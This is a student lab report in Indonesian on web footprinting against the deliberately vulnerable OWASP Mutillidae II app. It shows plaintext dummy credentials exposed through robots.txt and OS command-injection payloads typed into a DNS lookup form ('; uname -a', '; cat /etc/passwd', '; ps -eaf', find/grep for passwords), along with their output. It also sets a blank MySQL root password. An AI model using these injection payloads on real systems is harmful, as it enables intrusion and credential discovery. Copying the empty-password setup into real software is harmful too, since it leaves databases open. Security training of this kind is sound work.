

LAPORAN PRAKTIKUM KEAMANAN INFORMASI 1
WEB FOOTPRINTING



DI SUSUN OLEH

Nama : M Abdul Aziz
NIM : 21/474516/SV/18951
Hari, Tanggal : Selasa, 09 Mei 2023
Kelas : RI4AA

LABORATORIUM PERANGKAT KERAS DAN LUNAK
PROGRAM SARJANA TERAPAN (DIV) TEKNOLOGI
REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA
2023

Praktikum Keamanan Informasi 1

Web Footprinting

I. Tujuan

- Dapat memahami pengujian *data exposed*.
- Dapat memahami pengujian *basic command execution testing*.
- Dapat memahami pengujian *database reconnaissance*.

II. Latar Belakang

Footprinting adalah proses mengumpulkan informasi sebanyak mungkin tentang jaringan target, untuk mengidentifikasi berbagai cara untuk menyusup ke dalam sistem jaringan organisasi. *Footprinting* adalah langkah pertama dari setiap serangan terhadap sistem informasi; penyerang mengumpulkan informasi sensitif yang tersedia untuk umum, yang digunakan untuk melakukan rekayasa sosial, serangan sistem dan jaringan, dll. yang menyebabkan kerugian finansial yang besar dan hilangnya reputasi bisnis.

Salah satu jenis *footprinting* yang akan digunakan pada praktikum ini adalah *Website Footprinting*. Teknik ini mengacu pada pemantauan dan analisis situs *web* organisasi target untuk mendapatkan informasi. Penyerang menggunakan informasi yang dikumpulkan untuk melakukan serangan jejak kaki dan rekayasa sosial lebih lanjut.

Web footprinting mengacu pada proses pengumpulan dan analisis jejak digital yang ditinggalkan oleh seseorang atau organisasi di *web*. Jejak digital ini dapat mencakup informasi pribadi, kegiatan *online*, interaksi sosial, dan preferensi pengguna. Melalui teknik-teknik seperti pencarian informasi, pengindeksan halaman *web*, pengumpulan data, dan analisis data, jejak digital ini dapat ditemukan dan dikaitkan untuk mengungkapkan informasi tentang individu atau organisasi tersebut. *Web footprinting* memiliki implikasi yang luas dalam bidang privasi, keamanan, dan intelijen. Meskipun dapat membantu dalam penelusuran informasi yang diperlukan, juga dapat digunakan oleh pihak yang tidak bertanggung jawab untuk memanfaatkan informasi pribadi atau merusak reputasi seseorang atau organisasi.

III. Alat & Bahan

- *Software Remote Desktop Connection*
- OS VM Kali Linux
- Laptop/PC
- Koneksi Internet

IV. Instruksi Kerja

A. PERSIAPAN

1. Login ke MySQL di bawah root membutuhkan sudo (kata sandi masih bisa kosong).

```
(kali㉿kali)-[~]
$ sudo systemctl start mysql

(kali㉿kali)-[~]
$ sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> █
```

2. Jalankan perintah berikut:

```
1 use mysql;
2 ALTER USER 'root'@'localhost' IDENTIFIED BY '';
3 flush privileges;
4 exit
```

```
MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> ALTER USER 'root'@'localhost' IDENTIFIED BY '';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that co
our MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [mysql]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> exit
Bye
```

3. Restart layanan MySQL

```
(kali㉿kali)-[~]
$ sudo systemctl restart mysql.service
```

B. INSTALL OWASP Mutillidae II

1. Buat database mutillidae, untuk melakukan ini, sambungkan dengan DBMS.


```
MariaDB [(none)]> CREATE DATABASE mutillidae;
ERROR 1007 (HY000): Can't create database 'mutillidae'; database exists
MariaDB [(none)]> █
```


2. Karena database mutillidae telah tersedia, maka jalankan perintah berikut

```
1 sudo systemctl start php8.2-fpm.service
2 sudo systemctl start apache2.service
3 sudo systemctl start mysql
```

```
(kali㉿kali)-[~]
└─$ sudo systemctl start php8.2-fpm.service
sudo systemctl start apache2.service
sudo systemctl start mysql
```


3. Lakukan inisialisasi database dengan mengakses link berikut <http://localhost/mutillidae/set-up-database.php>






C. PRAKTIK DATA EXPOSED DENGAN ROBOT FILE


1. Buka jendela mutillidae
2. Pilih menu OWASP 2017 > sensitive data exposure > Information Disclosure > Robots.txt



3. Akses Robots.txt melalui browser



4. Buka folder *password*



5. Buka file accounts.txt

```

10.33.102.156 - Remote Desktop Connection

Mozilla Firefox

localhost/mutillidae/index x 127.0.0.1/mutillidae/passwor x +

Kali Linux Kali Training Kali Tools Kali Forums Kali D

1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,ptest,Commandline KungFu anyone?,Admin
  
```

6. Untuk mengecek data sensitive terekspose buka owasp 2017 > *Sensitive Data Exposure* > *Information Disclosure* > php info page

10.33.102.156 - Remote Desktop Connection

Mozilla Firefox qterminal html

localhost/mutillidae/index x 127.0.0.1/mutillidae/passwor x +

localhost/mutillidae/index.php?page=robots-txt.php

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Explo

OWASP Mutillidae II: Keep Calm and Exploit

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Enabled

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Source

OWASP 2017	A1 - Injection (SQL)	Robots.txt	
OWASP 2013	A1 - Injection (Other)		
OWASP 2010	A2 - Broken Authentication and Session Management	Help Me!	
OWASP 2007	A3 - Sensitive Data Exposure	Information Disclosure	Edit User Profile
Web Services	A4 - XML External Entities	Application Path Disclosure	PHP Info Page
Others	A5 - Broken Access Control	Platform Path Disclosure	Robots.txt
Labs	A6 - Security Misconfiguration	SSL Misconfiguration	"Secret" Administrative Pages
Documentation	A7 - Cross Site Scripting (XSS)	JSON Web Token (JWT)	HTML5 Web Storage
Resources			

3. Uji kerentanan pencarian DNS

Enter IP or hostname

Hostname/IP

www.cnn.com; uname -a

Lookup DNS

Results for www.cnn.com; uname -a

Server: 10.13.10.13
Address: 10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name: cnn-tls.map.fastly.net
Address: 199.232.47.5
Name: cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 GNU/Linux

4. Pengujian Pengintaian/Reconnaissance

Hostname/IP

www.cnn.com; pwd

Lookup DNS

Results for www.cnn.com; pwd

Server: 10.13.10.13
Address: 10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name: cnn-tls.map.fastly.net
Address: 199.232.47.5
Name: cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae

5. Analisis Forensik aplikasi dns-lookup.php

Hostname/IP

gs egrep '(exec|system|virtual)'

Lookup DNS

Results for www.cnn.com; find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep '(exec|system|virtual)'

Server: 10.13.10.13
Address: 10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name: cnn-tls.map.fastly.net
Address: 199.232.47.5
Name: cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/* Output results of shell command sent to operating system */
echo '

'

'

\$LogHandler->writeToLog("Executed operating system command: nslookup " . \$TargetHostText);

E. Database Reconnaissance

1. Temukan Database menggunakan file /etc/passwd

Hostname/IP

Results for www.cnn.com; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'

```
Server: 10.13.10.13
Address: 10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name: cnn-tls.map.fastly.net
Address: 199.232.47.5
Name: cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:119:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

2. Temukan Machine Database menggunakan perintah “ps”

Hostname/IP

Results for www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'

```
Server: 10.13.10.13
Address: 10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name: cnn-tls.map.fastly.net
Address: 199.232.47.5
Name: cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

postgres 4593 1 0 Apr11 ? 00:01:20 /usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c config_file=/etc/postgresql/13/main/postgresql.conf
postgres 4595 4593 0 Apr11 ? 00:00:02 postgres: 13/main: checkpointer
postgres 4596 4593 0 Apr11 ? 00:00:43 postgres: 13/main: background writer
postgres 4597 4593 0 Apr11 ? 00:00:43 postgres: 13/main: walwriter
postgres 4598 4593 0 Apr11 ? 00:00:44 postgres: 13/main: autovacuum launcher
postgres 4599 4593 0 Apr11 ? 00:04:50 postgres: 13/main: stats collector
postgres 4600 4593 0 Apr11 ? 00:00:02 postgres: 13/main: logical replication launcher
mysql 237728 1 0 20:20 ? 00:00:01 /usr/sbin/mariadb
www-data 239367 237828 0 22:17 ? 00:00:00 sh -C nslookup www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'
www-data 239373 239367 0 22:17 ? 00:00:00 grep -E -i (postgres|sql|db2|ora)
```

3. Melihat Daftar semua Script Php

```
Server: 10.13.10.13
Address: 10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name: cnn-tls.map.fastly.net
Address: 199.232.47.5
Name: cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/xml-validator.php
/var/www/html/mutillidae/password-generator.php
/var/www/html/mutillidae/show-log.php
/var/www/html/mutillidae/index.php
/var/www/html/mutillidae/nice-tabby-cat.php
/var/www/html/mutillidae/content-security-policy.php
/var/www/html/mutillidae/php-errors.php
/var/www/html/mutillidae/ajax/jwt.php
```

OWASP Mutillidae II: Keep Calm and Exploit On

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Enabled

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Toggle Security](#) | [Enforce TLS](#) | [Reset DB](#) | [View Source](#)

OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
Others
Labs
Documentation
Resources

Donate

Want to Help?

Video Tutorials

Announcements

Getting Started

DNS Lookup

Back
 Help Me!

Switch to SOAP Web Service Version of this Page

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for www.cnn.com; find /var/www/html/mutillidae

```

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:46::773

/var/www/html/mutillidae/xml-validator.php
/var/www/html/mutillidae/password-generator.php
/var/www/html/mutillidae/show-log.php
/var/www/html/mutillidae/index.php
/var/www/html/mutillidae/nice-labby-cat.php
/var/www/html/mutillidae/content-security-policy.php
/var/www/html/mutillidae/php-errors.php
/var/www/html/mutillidae/ajax/jwt.php
/var/www/html/mutillidae/ajax/lookup-pen-test-tool.php
/var/www/html/mutillidae/secret-administrative-pages.php
/var/www/html/mutillidae/user-agent-impersonation.php
/var/www/html/mutillidae/user-info-xpath.php
/var/www/html/mutillidae/cache-control.php
/var/www/html/mutillidae/hints-page-wrapper.php
/var/www/html/mutillidae/ssl-misconfiguration.php
/var/www/html/mutillidae/jwt.php
/var/www/html/mutillidae/repeater.php
/var/www/html/mutillidae/webservices/soap/ws-user-account.php
/var/www/html/mutillidae/webservices/soap/ws-hello-world.php
/var/www/html/mutillidae/webservices/soap/lib/nussoap.php
/var/www/html/mutillidae/webservices/soap/ws-lookup-dns-record.php
/var/www/html/mutillidae/webservices/rest/ws-test-connectivity.php
/var/www/html/mutillidae/webservices/rest/ws-user-account.php
/var/www/html/mutillidae/webservices/rest/cors-server.php
/var/www/html/mutillidae/view-someones-blog.php
/var/www/html/mutillidae/captured-data.php
/var/www/html/mutillidae/page-not-found.php
/var/www/html/mutillidae/home.php
/var/www/html/mutillidae/view-user-privilege-level.php
/var/www/html/mutillidae/includes/minimum-class-definitions.php
/var/www/html/mutillidae/includes/process-commands.php

```

4. Cari php untuk kata sandi string

Hostname/IP

Lookup DNS

Results for www.cnn.com; find /var/www/html/mutillidae -name '*.php' | xargs grep -l 'password' | grep '='

```

Server:      10.13.10.13
Address:     10.13.10.13#53



Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:46::773

/var/www/html/mutillidae/password-generator.php:    $lPasswordJSMessage = "";
/var/www/html/mutillidae/password-generator.php:    $lPasswordJSMessage = "This password is for (${UsernameForJS})";
/var/www/html/mutillidae/password-generator.php:    var lPasswordText = "";
/var/www/html/mutillidae/password-generator.php:    var lPasswordCharSet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-+=~`{|}~./:;?";
/var/www/html/mutillidae/password-generator.php:    lPasswordText += lPasswordCharSet.charAt(Math.floor(Math.random() * lPasswordCharSet.length));
/var/www/html/mutillidae/password-generator.php:    document.getElementById("lPasswordInput").innerHTML += "Password: " + lPasswordText + " ";
/var/www/html/mutillidae/password-generator.php:    document.getElementById("lPasswordTableRow").style.display = "";

```

Password Generator

/var/www/html/mutillidae/password-generator.php:



V. Pembahasan

Pada praktikum ini mahasiswa akan melakukan percobaan *web footprinting*. Sebelum melakukan serangan, perlu dilakukan beberapa persiapan seperti menggunakan MySQL dan menyambungkannya ke *Database Management System*, kemudian membuat *database* baru bernama *mutillidae*. Selanjutnya pada terminal Kali Linux jalankan beberapa layanan seperti PHP-FPM untuk memproses skrip PHP, Apache untuk melayani permintaan HTTP, dan MySQL untuk manajemen basis data. Lalu lakukan inisialisasi *database* ke situs *mutillidae* dengan tautan <http://localhost/mutillidae/set-up-database.php>.

Percobaan pertama adalah praktik *Data Exposed* dengan file *robots.txt*. *Data exposed* merupakan kondisi dimana data atau informasi tidak dilindungi dengan baik, sehingga penyerang berkesempatan untuk mengeksploitasi dan mencuri data. Setelah mengakses *robots.txt*, ditemukan path folder yang di dalamnya memuat informasi mengenai akun dan password pengguna. Hal ini menunjukkan adanya potensi pengungkapan informasi sensitif melalui *robots.txt*. Saat melakukan percobaan, folder *passwords* berhasil diakses dan isi file *accounts.txt* dapat dilihat dengan mudah tanpa enkripsi apapun. Hal ini menunjukkan adanya praktik *data exposed* yang serius, dimana data sensitif akun dan *password* dapat diakses oleh publik secara tidak sah. Selanjutnya dilakukan pengecekan terkait sensitivitas *data exposure*, dimana ditemukan file yang memuat data sensitif dan dapat diakses tanpa otorisasi yang sesuai.

Web footprinting kedua yaitu melakukan percobaan *Basic Command Execution Testing*, dimana pengujian ini merupakan sebuah metode pengujian keamanan yang bertujuan untuk mengidentifikasi celah keamanan yang terkait dengan eksekusi perintah yang tidak aman pada aplikasi *web* atau sistem. Pada praktikum ini, pengujian dilakukan pada menu *DNS Lookup*.

Percobaan terakhir yaitu *database reconnaissance*. *Database reconnaissance* merupakan proses pengumpulan informasi tentang sistem (dalam hal ini adalah basis data) yang dimiliki oleh suatu organisasi atau entitas secara diam-diam. Aktivitas-aktivitas dalam *database reconnaissance* biasanya meliputi identifikasi jenis dan versi basis data, pemindaian *port* dan layanan, enumerasi pengguna, mencari informasi sensitif, dan analisis eksternal. Pada praktikum ini, *database reconnaissance* dilakukan dengan menemukan *database* menggunakan file */etc/passwd*, menemukan mesin *database* menggunakan perintah "ps", melihat daftar semua *script* php, mencari php untuk kata sandi *string*, mendapatkan kata sandi dari hasil pencarian, dan mencari *MySQLHandler.php* untuk pengguna *string* atau *login*.

VI. Kesimpulan

Pada praktikum kali ini dapat disimpulkan bahwa :

1. Web *footprinting* merupakan tahap awal untuk mengumpulkan informasi tentang target berupa pemantauan dan analisis situs web.
2. Kita dapat menemukan informasi-informasi penting pada suatu situs web yang tidak dilindungi oleh keamanan dari situs tersebut menggunakan pengujian seperti *web exposed* seperti pengujian yang dilakukan pada praktikum ini.

VII. Daftar Pustaka

- Iqbal, M. (*unknown*). Praktek Footprinting. Retrieved May 15, 2023, from <https://miqbal.staff.telkomuniversity.ac.id/praktek-footprinting/>
- Surantha, N. (February 09,2018). SENSITIVE DATA EXPOSURE. Retrieved May 15, 2023, from <https://mti.binus.ac.id/2018/02/09/sensitive-data-exposure/#:~:text=Sedangkan%20pengertian%20data%20exposure%20adalah,untuk%20mengekploitasi%20dan%20mencuri%20data.>
- Blumira. (*unknown*). Reconnaissance. Retrieved May 15, 2023, from <https://www.blumira.com/glossary/reconnaissance/>